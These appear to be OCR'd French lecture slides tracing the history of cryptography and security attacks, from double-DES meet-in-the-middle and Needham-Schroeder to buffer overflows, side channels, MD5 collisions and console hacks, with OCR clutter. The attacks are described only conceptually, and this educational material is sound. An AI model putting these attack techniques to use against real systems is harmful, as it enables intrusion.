
Sriram, Kotikalapudi


RGPD : 2018

20 millions

ou 4 %

TLS 1.3 : 2018


TLS 1.2
(Full Handshake)
TLS 1.3
(Full Handshake)
Client
Server
Client
Server
1
Hello
2
Hello
3
Key exchange, Change cipher spec. FInished
4
Change cipher spec. FInished
5
HTTP Request
6
HTTP Response
7
0ms
50ms
100ms
150ms
200ms
250ms
300ms
1
Hello, Key Share
2
Key Share, Certificate Verify. FInished
3
HTTP Request
4
HTTP Request
5


SSL & TLS Timeline
SSL 1.0
SSL 2.0
SSL 3.0
TLS 1.0
TLS 1.1
TLS 1.2
TLS 1.3
BEAST attack
POODLE attack
1995
1996
1999
2000
2006
2008
2011
2014
2015
2018
2020


Efficient Verifiable Delay Functions (VDF) : 2019

Benjamin Wesolowski Eurocrypt 2019

Cryptographie Post-quantique : 2022

- Décodage de codes linéaires aléatoires (McEliece 1978)
- Inversion de fonctions de hachage (1978)
- Inversion de polynômes multivariés (Unbalanced Oil and Vinegar 1995)
- Problèmes de vecteurs courts dans les réseaux eucliens : LWE (Learning With Errors, Odded REgev 1996)
- Isogénies des courbes elliptiques supersingulières (2006)

eIDAS 2.0 : 2024



Plan

Une brève Histoire

La cryptographie moderne

Quelques Attaques

Conclusion

Attaque par Relais : 1976

Le problème du "Maître des échecs"

John Horton Conway

Meet in the middle : 1977

Double DES avec k_1 et k_2

$C = ENC_{k_2}(ENC_{k_1}(P))$

$P = DEC_{k_1}(DEC_{k_2}(C))$

Brute force attaque : $2^{k1} * 2^{k2} = 2^{k1+k2}$

Si $k = |k_1| = |k_2|$ alors 2^{2k}

Meet in the middle : 1977

Double DES avec k_1 et k_2

$C = ENC_{k_2}(ENC_{k_1}(P))$

$P = DEC_{k_1}(DEC_{k_2}(C))$

Brute force attaque : $2^{k1} * 2^{k2} = 2^{k1+k2}$

Si $k = |k_1| = |k_2|$ alors 2^{2k}

Observation

$$DEC_{k_2}(C) = DEC_{k_2}(ENC_{k_2}[ENC_{k_1}(P)])$$
$$= ENC_{k_1}(P)$$

Meet in the middle : 1977

Double DES avec k_1 et k_2

$C = ENC_{k_2}(ENC_{k_1}(P))$
$P = DEC_{k_1}(DEC_{k_2}(C))$
Brute force attaque : $2^{k1} * 2^{k2} = 2^{k1+k2}$
Si $k = |k_1| = |k_2|$ alors 2^{2k}

Observation


$$DEC_{k_2}(C) = DEC_{k_2}(ENC_{k_2}[ENC_{k_1}(P)])$$
$$= ENC_{k_1}(P)$$

MITM Attack par Diffie et Hellman


- $ENC_{k_1}(P)$ pour toutes les valeurs de k_1
- $DEC_{k_2}(C)$ pour toutes les valeurs de k_2,

Pour un total de $2^{|k_1|} + 2^{|k_2|}$.
Si $k = |k_1| = |k_2|$ alors 2^{k+1}

Brève histoire des virus




Elk Cloner — Brain — Morris Worm — AIDS/PC



Mafia fraude : 1988


Mafia Fraud (MF) perte d'argent pour P




Yvo Desmedt

Algorithme de Shor : 1994

Factorisation en $O((logN)^3)$ sur un ordinateur quantique.







Peter Shor

Réduction à trouver l'ordre (facile avec Shor).

Algorithme de Grover : 1995

Algorithme de recherche en $\sqrt{N}$ sur un ordinateur quantique.





Lov Kumar Grover

Man in the middle : 1995


Attaque du protocole Needham Schroeder : *Using Encryption for authentication in large networks of computers* (1978) par G.Lowe

1. $A \rightarrow B : \{N_a, A\}_{pk(B)}$
2. $B \rightarrow A : \{N_a, N_b\}_{pk(A)}$
3. $A \rightarrow B : \{N_b\}_{pk(B)}$

Gavin Lowe

Buffer OverFlow : 1996

"*How to Write Buffer Overflows*", Mudge (1995)





```
Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org

`smash the stack` [C programming] n. On many C implementations
it is possible to corrupt the execution stack by writing past
the end of an array declared auto in a routine.  Code that does
this is said to smash the stack, and can cause return from the
routine to jump to a random address.  This can produce some of
the most insidious data-dependent bugs known to mankind.
Variants include trash the stack, scribble the stack, mangle
the stack; the term mung the stack is not used, as this is
never done intentionally. See spam; see also alias bug,
fandango on core, memory leak, precedence lossage, overrun screw.
```

Smashing the stack for fun and profit, AlephOne (Elias Levy)
Vol 7 Phrack 49, November 08, 1996

https://insecure.org/stf/mudge_buffer_overflow_tutorial.html

Side Channel Attack : 1996

Paul Kocher



Temps, consommation électrique, EM etc ...


Serge Humpich, Yes Card : 1997

Il casse la clé privée RSA de 320 bits.

Création de cartes acceptées par tous terminaux
$\Rightarrow$ 10 mois de prison

Incident AS 7007 sur BGP : 1997


BGP (*Border Gateway Protocol*)



Premières instabilités importantes sur Internet.
Vincent J. Bono, "7007 Explanation and Apology"
"*Internet Routing Instability*", Craig Labovitz, G. Robert Malan, Farnam Jahanian 1998

Bleichenbacher's attack of 1998


Million message attack sur PKCS#1 v1.5



Attaque par oracle de padding

Heap Overflows : 1999

Matt Conover & w00w00




Attaques sur A5/1 : 2000

- 2000, Alex Biryukov, Adi Shamir and David Wagner : few minutes with 2 minutes of plain communication (using in total 300 Go data, in 2^{48} steps).
- 2000 Eli Biham et Orr Dunkelman attack in $2^{39.91}$ with $2^{20.8}$ bits fo data.


Attaque sur RC4 : 2001

Scott Fluhrer

Itsik Mantin



Adi Shamir



Attaque sur MD5 : 2004


MD5(james.jpg)= e06723d4961a0a3f950e7786f3766338
MD5(barry.jpg) = e06723d4961a0a3f950e7786f3766338

"*How to Break MD5 and Other Hash Functions*", Xiaoyun Wang, et al.

Escroquerie : Fraude au président 2005

VIDEO

Gilbert Chikli

WikiLeaks : 2006


Julian Assange

Anonymous 2003
The Shadow Brokers 2016

Cyber Attack en Estonie Avril 2007

Hovav Shacham : ROP 2007

"*Geometry of Innocent Flesh*" – Hovav Shacham



Hack de la PS3 : Chaos Communication Congress 2010

fail0verflow Marcan, Bushing et Sven

failOverflow
@failOverflow

Translation: We got all (symmetric) ps5 root keys. They can all be obtained from software - including per-console root key, if you look hard enough!

failOverflow @failOverflow · 8 nov.
Another one bites the dust 😎


```
2:E5E0h: 3A 20 25 73 28 25 64 29 20 6E 6F 74 20 66 6F 75  : %s(%d) not fou
2:E5F0h: 6E 64 20 62 6C 73 20 65 6E 74 72 79 28 25 64 29  nd bls entry(%d)
2:E600h: 0A 00 38 30 30 42 30 30 30 30 00 53 4C 5F 45 52  ..800B0000.SL_ER
2:E610h: 52 3A 20 25 73 28 25 64 29 20 53 65 6C 66 3A 20  R: %s(%d) Self:
2:E620h: 6E 6F 74 20 6D 61 74 63 68 65 64 20 70 61 69 64  not matched paid
2:E630h: 20 30 78 25 6C 6C 78 20 21 3D 20 30 78 25 6C 6C   0x%llx != 0x%ll
2:E640h: 78 0A 00 64 65 63 72 79 70 74 53 65 67 6D 65 6E  x..decryptSegmen
2:E650h: 74 00 45 52 52 4F 52 3A 20 25 73 28 25 64 29 20  t.ERROR: %s(%d)
2:E660h: 68 6D 61 63 4B 65 79 47 65 6E 20 25 64 0A 00 45  hmacKeyGen %d..E
2:E670h: 52 52 4F 52 3A 20 25 73 28 25 64 29 20 75 6E 6F  RROR: %s(%d) uno
2:E680h: 77 6E 20 6B 65 79 69 64 20 25 64 0A 00 55 4D 43  wn keyid %d..UMC
2:E690h: 20 56 65 72 73 69 6F 6E 20 3A 20 25 30 38 78 0A   Version : %08x.
2:E6A0h: 00 73 65 63 75 72 65 20 6C 6F 61 64 65 72 28 25  .secure loader(%
2:E6B0h: 73 29 20 62 75 69 6C 64 3A 20 25 73 20 25 73 20  s) build: %s %s
